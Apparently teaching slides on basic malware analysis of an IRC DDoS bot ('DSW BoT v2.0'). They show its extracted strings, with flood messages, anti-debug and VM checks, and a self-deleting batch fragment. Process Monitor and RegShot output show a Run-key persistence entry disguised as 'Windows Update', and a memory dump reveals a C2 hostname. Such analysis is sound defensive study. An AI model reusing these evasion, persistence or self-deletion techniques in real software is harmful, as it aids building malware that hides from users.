C:\Users\student\Desktop\121-X11-files>file *  
file1; PNG image, 322 x 68, 8-bit/color RGB, non-interlaced  
file2; Non-ISO extended-ASCII English text, with very long lines, with CRLF line  
terminators  
file3; PE32 executable for MS Windows (console) Intel 80386 32-bit
```

# Strings


```
f_str - Notepad
File Edit Format View Help
[SCAN]: Failed to initialize critical section.
ShowTray
InstallPath
SOFTWARE\VMware, Inc.\VMware Tools
IsDebuggerPresent
KERNEL32.DLL
\\.\NTICE
$mircexe
mIRC
[ DSW ] ERROR: Cannot send packet.
[ DSW ] UDP Attack Done.
[ DSW ] ERROR: Cannot resolve hostname.
[ DSW ] ERROR: Cannot create a socket.
GET / HTTP/1.1
Host: %s
[ DSW ]: HTTPGET Attack End.
[ DSW ]: HTTPGET Attack Begin...
[ DSW ]: HTTPGET Attack Max Threads: %u.
[DSW]: Done with %s flood to IP: %s. Sent: %d packet(s) @ %dkB/sec (%dMB).
[DSW]: Error sending packets to IP: %s. Packets sent: %d. Returned: <%d>.
[DSW]: Invalid target IP.
[DSW]: Error: setsockopt() failed, returned: <%d>.
[DSW]: Error: socket() failed, returned: <%d>.
%s Error: %s <%d>.
explorer.exe
SeShutdownPrivilege
%%comspec%% /c %s %s
@echo off
:repeat
del "%*1"
if exist "%*1" goto repeat
del "%s"
%sdel.bat
sfc_os.dll
Can not open TCPIP.SYS, version %d.
r+b
Furyy_GenlJaq
JvaRkrp
Fyrcc
EryrnrZhgkr
TrgYnfgReebe
PerngrZhgkrN
PerngrsvyrN
Pybfrunaqyr
xreary32.qyy
DSW
.com
rar
*.*
%c:\
[DSW]: Done with flood (%ikB/sec).
ddos.random
ddos.ack
ddos.exe
```

# Basic Dynamic Analysis

Run Malware in a Virtual Machine




# Process Monitor



The screenshot shows the Process Monitor application window with a list of events. The window title is "Process Monitor - Sysinternals: www.sysinternals.com". The menu bar includes File, Edit, Event, Filter, Tools, Options, and Help. The toolbar contains various icons for file operations, search, and system functions. The main area is a table with columns for Time of Day, Process Name, PID, Operation, Path, Result, and Detail. The events listed are for Explorer.EXE (PID 1612) performing various registry and file operations between 11:16:17.3343304 PM and 11:16:17.3368793 PM. The status bar at the bottom indicates "Showing 27,200 of 40,157 events (67%)" and "Backed by virtual memory".

Time of Day	Process Name	PID	Operation	Path	Result	Detail
11:16:17.3343304 PM	Explorer.EXE	1612	RegCloseKey	HKCR\CLSID\{20D04FE0-3AEA-1069...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Classes\CLSID\{20D0...	NAME NOT FOUND	Desired Access: M...
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCR\CLSID\{20D04FE0-3AEA-1069...	SUCCESS	Desired Access: M...
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryKey	HKCR\CLSID\{20D04FE0-3AEA-1069...	SUCCESS	Query: Name
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Classes\CLSID\{20D0...	NAME NOT FOUND	Desired Access: M...
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryValue	HKCR\CLSID\{20D04FE0-3AEA-1069...	NAME NOT FOUND	Length: 144
11:16:17.3343304 PM	Explorer.EXE	1612	RegCloseKey	HKCR\CLSID\{7007ACC7-3202-11D1...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3343304 PM	Explorer.EXE	1612	RegOpenKey	HKLM\Software\Microsoft\Windows\C...	SUCCESS	Desired Access: Q...
11:16:17.3343304 PM	Explorer.EXE	1612	RegQueryValue	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Length: 144
11:16:17.3343304 PM	Explorer.EXE	1612	RegCloseKey	HKLM\SOFTWARE\Microsoft\Window...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	CreateFileMapp...	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	SyncType: SyncTy...
11:16:17.3343304 PM	Explorer.EXE	1612	QueryStandardl...	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	AllocationSize: 364...
11:16:17.3343304 PM	Explorer.EXE	1612	CreateFileMapp...	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	SyncType: SyncTy...
11:16:17.3343304 PM	Explorer.EXE	1612	CloseFile	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	
11:16:17.3343304 PM	Explorer.EXE	1612	QueryOpen	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	CreationTime: 8/23...
11:16:17.3343304 PM	Explorer.EXE	1612	CreateFile	C:\WINDOWS\Resources\Themes\Lu...	SUCCESS	Desired Access: G...
11:16:17.3343304 PM	Explorer.EXE	1612	ReadFile	C:\WINDOWS\system32\shell32.dll	SUCCESS	Offset: 1,774,592, ...
11:16:17.3350238 PM	Explorer.EXE	1612	ReadFile	C:\WINDOWS\system32\shell32.dll	SUCCESS	Offset: 1,758,208, ...
11:16:17.3367757 PM	Explorer.EXE	1612	RegCloseKey	HKLM\SOFTWARE\Microsoft\Window...	SUCCESS	
11:16:17.3367955 PM	Explorer.EXE	1612	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3368296 PM	Explorer.EXE	1612	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3368542 PM	Explorer.EXE	1612	RegOpenKey	HKLM\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: Q...
11:16:17.3368793 PM	Explorer.EXE	1612	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name

# RegShot



# RegShot Results

## Deleted keys (0) for shot A

## New keys (2) for shot B

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices]

[HKEY\_CURRENT\_USER\Software\Microsoft\OLE]

## Deleted values (0) for shot A

## New values (133) for shot B

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

"Windows Update"="ssms.exe"

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices]

"Windows Update"="ssms.exe"

[HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\LanmanServer\Parameters]

"AutoShareWks"=dword:00000000

"AutoShareServer"=dword:00000000

[HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters]

"AllowUnqualifiedQuery"=dword:00000000

"PrioritizeRecordData"=dword:00000001


"TCP1320Opts"=dword:00000003

"KeepAliveTime"=dword:00023280

"BcastQueryTimeout"=dword:000002ee

"BcastNameQueryCount"=dword:00000001

# Process Monitor Results



The screenshot displays the Process Monitor application window. The title bar reads "Process Monitor - Sysinternals: www.sysinternals.com". The menu bar includes "File", "Edit", "Event", "Filter", "Tools", "Options", and "Help". The toolbar contains various icons for file operations, search, and process management. The main area is a table with columns: "Time of Day", "Process Name", "PID", "Operation", "Path", "Result", and "Detail". The table shows a sequence of events for "ftp-file.exe" (PID 2744) loading various system DLLs, followed by the creation and start of "ssms.exe" (PID 2808), which then loads a large number of system DLLs. The status bar at the bottom indicates "Showing 248 of 1,623,090 events (0.015%)" and "Backed by virtual memory".

Time of Day	Process Name	PID	Operation	Path	Result	Detail
12:30:52.1635280 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\netapi32.dll	SUCCESS	Image Base: 0x5b8...
12:30:52.1665954 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\dnsapi.dll	SUCCESS	Image Base: 0x76f...
12:30:52.1692765 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\mpr.dll	SUCCESS	Image Base: 0x71b...
12:30:52.1720418 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\odbc32.dll	SUCCESS	Image Base: 0x743...
12:30:52.1729811 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\comdlg32.dll	SUCCESS	Image Base: 0x763...
12:30:52.1779004 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\odbcint.dll	SUCCESS	Image Base: 0xfd0...
12:30:52.2059146 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\avicap32.dll	SUCCESS	Image Base: 0x73b...
12:30:52.2182749 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\winmm.dll	SUCCESS	Image Base: 0x76b...
12:30:52.2187979 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\version.dll	SUCCESS	Image Base: 0x77c...
12:30:52.2215228 PM	ftp-file.exe	2744	Load Image	C:\WINDOWS\system32\msvfw32.dll	SUCCESS	Image Base: 0x75a...
12:30:52.2773862 PM	ftp-file.exe	2744	Process Create	C:\WINDOWS\system32\ssms.exe	SUCCESS	PID: 2808, Comma...
12:30:52.2773898 PM	ssms.exe	2808	Process Start		SUCCESS	Parent PID: 2744
12:30:52.2773921 PM	ssms.exe	2808	Thread Create		SUCCESS	Thread ID: 2812
12:30:52.2781557 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\ssms.exe	SUCCESS	Image Base: 0x400...
12:30:52.2786586 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c9...
12:30:52.2821458 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c8...
12:30:52.3028434 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\ws2_32.dll	SUCCESS	Image Base: 0x71a...
12:30:52.3031912 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77d...
12:30:52.3037488 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e...
12:30:52.3046817 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77f...
12:30:52.3055722 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\msvcr7.dll	SUCCESS	Image Base: 0x77c...
12:30:52.3079334 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\ws2help.dll	SUCCESS	Image Base: 0x71a...
12:30:52.3206123 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e4...
12:30:52.3209861 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f...
12:30:52.3270411 PM	ssms.exe	2808	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x763...
12:30:52.3297292 PM	ssms.exe	2808	Thread Create		SUCCESS	Thread ID: 2816

# Packed Executables

- .exe file lacks readable strings
- When executed, the file unpacks itself into RAM and runs there
- Solution: Analyze the RAM, not the hard disk file

# LordPE

The screenshot displays the LordPE Deluxe b interface. The main window shows a list of loaded processes:

Path	PID	ImageBase	ImageSize
[system]	00000000	00000000	00000000
[system]	00000004	00000000	00000000
systemroot\system32\smss.exe	0000223C	48580000	0000F000
\\?\c:\windows\system32\csrss.exe	00002274	4A680000	00005000
\\?\c:\windows\system32\winlogon.exe	0000228C	01000000	00081000

The PE Editor window is open, showing Basic PE Header Information:

EntryPoint:	00010EE3	Subsystem:	0002
ImageBase:	00400000	NumberOfSections:	0005
SizeOfImage:	000C5D00	TimeDateStamp:	470D00E0
BaseOfCode:	00001000	SizeOfHeaders:	00001000
BaseOfData:	0001A000	Characteristics:	010F
SectionAlignment:	00001000	Checksum:	00000000
FileAlignment:	00000200	SizeOfOptionalHeader:	00E0
Magic:	010B	NumOfRvaAndSizes:	00000010

The Section Table window is also open, showing the following data:

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	00018564	00000400	00018600	60000020
.rdata	0001A000	00002054	00018A00	00002200	40000040
.data	0001D000	000A4D34	0001AC00	00005A00	C0000040
.sxdta	000C2000	00000018	00020600	00000200	C0000240
.rsrc	000C3000	00002D00	00020800	00002E00	40000040

The interface includes various buttons for PE editing: PE Editor, Break & Enter, Rebuild PE, Unsplit, Dumper Server, Options, About, and Exit. The taskbar at the bottom shows several open applications, including whatisit, installers, filemon, Norman, Regshot, and a Windows Explorer window.

```
typedef struct ecdh_method ECDH_METHOD;
typedef struct ecdsa method ECDSA_METHOD;
```

[ LordPE Deluxe b ] by yoda

Path	PID	ImageBase	ImageSize	PE Editor
[system]	nnnnnnnn	nnnnnnnn	nnnnnnnn	PE Editor

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	00018564	00000400	00018600	60000020
.rdata	0001A000	00002054	00018A00	00002200	40000040
.data	0001D000	000A4D34	0001AC00	00005A00	C0000040
.sxdata	000C2000	00000018	00020600	00000200	C0000240
.rsrc	000C3000	00002D00	00020800	00002E00	40000040

16 [ 16Edit FX ] - "memory buffer" [READWRITE]


Address	Hex Data	ASCII Data
0001DE00:	00 00 00 00 00 00 01 77 6B 73 73 76 63 6F 31 33	.....wkssvc013
0001DE08:	39 00 00 00 00 00 00 00 00 00 00 00 01 64 63 6F 6D	9.....dcom
0001DE10:	31 33 35 00 00 00 00 00 00 00 00 00 00 00 00 00 00	135.....
0001DE18:	01 61 73 6E 31 73 6D 62 00 00 00 00 00 00 00 00 00	.asn1smb.....
0001DE20:	00 00 00 00 00 00 01 61 73 6E 31 73 6D 62 6E 74 00	.....asn1smbnt.
0001DE28:	00 00 00 00 00 00 00 00 00 00 01 6E 65 74 61 70	.....netap
0001DE30:	69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01	i.....
0001DE38:	73 79 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00	sym.....
0001DE40:	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00	.....
0001DE48:	00 00 00 00 00 00 00 00 00 00 00 00 00 73 68 30 77	.....sh0w
0001DE50:	2D 6D 33 2D 77 68 34 74 2D 79 30 75 2D 67 30 74	-m3-wh4t-yOu-g0t
0001DE58:	2D 6C 31 6C 2D 6D 34 6D 34 2D 31 30 00 00 00 00 00	-111-m4m4-10....
0001DE60:	0A 00 00 00 44 53 57 20 42 6F 54 20 76 32 2E 30	...DSW BoT v2.0
0001DE68:	00 00 00 00 2E 2E 25 2E 2E 23 45 23 2E 2E 26 2E	.....%..#E#...&.
0001DE70:	2E 23 53 23 2E 2E 25 2E 2E 00 00 00 64 73 72 65	..#S#...%....dsre
0001DE78:	2E 7A 61 70 74 6F 2E 6F 72 67 00 00 23 78 77 61	.zapto.org..#xwa
0001DE80:	72 00 00 00 73 73 69 64 00 00 00 00 41 41 41 41	r...ssid...AAAA

# Advanced Static Analysis

IDA Pro



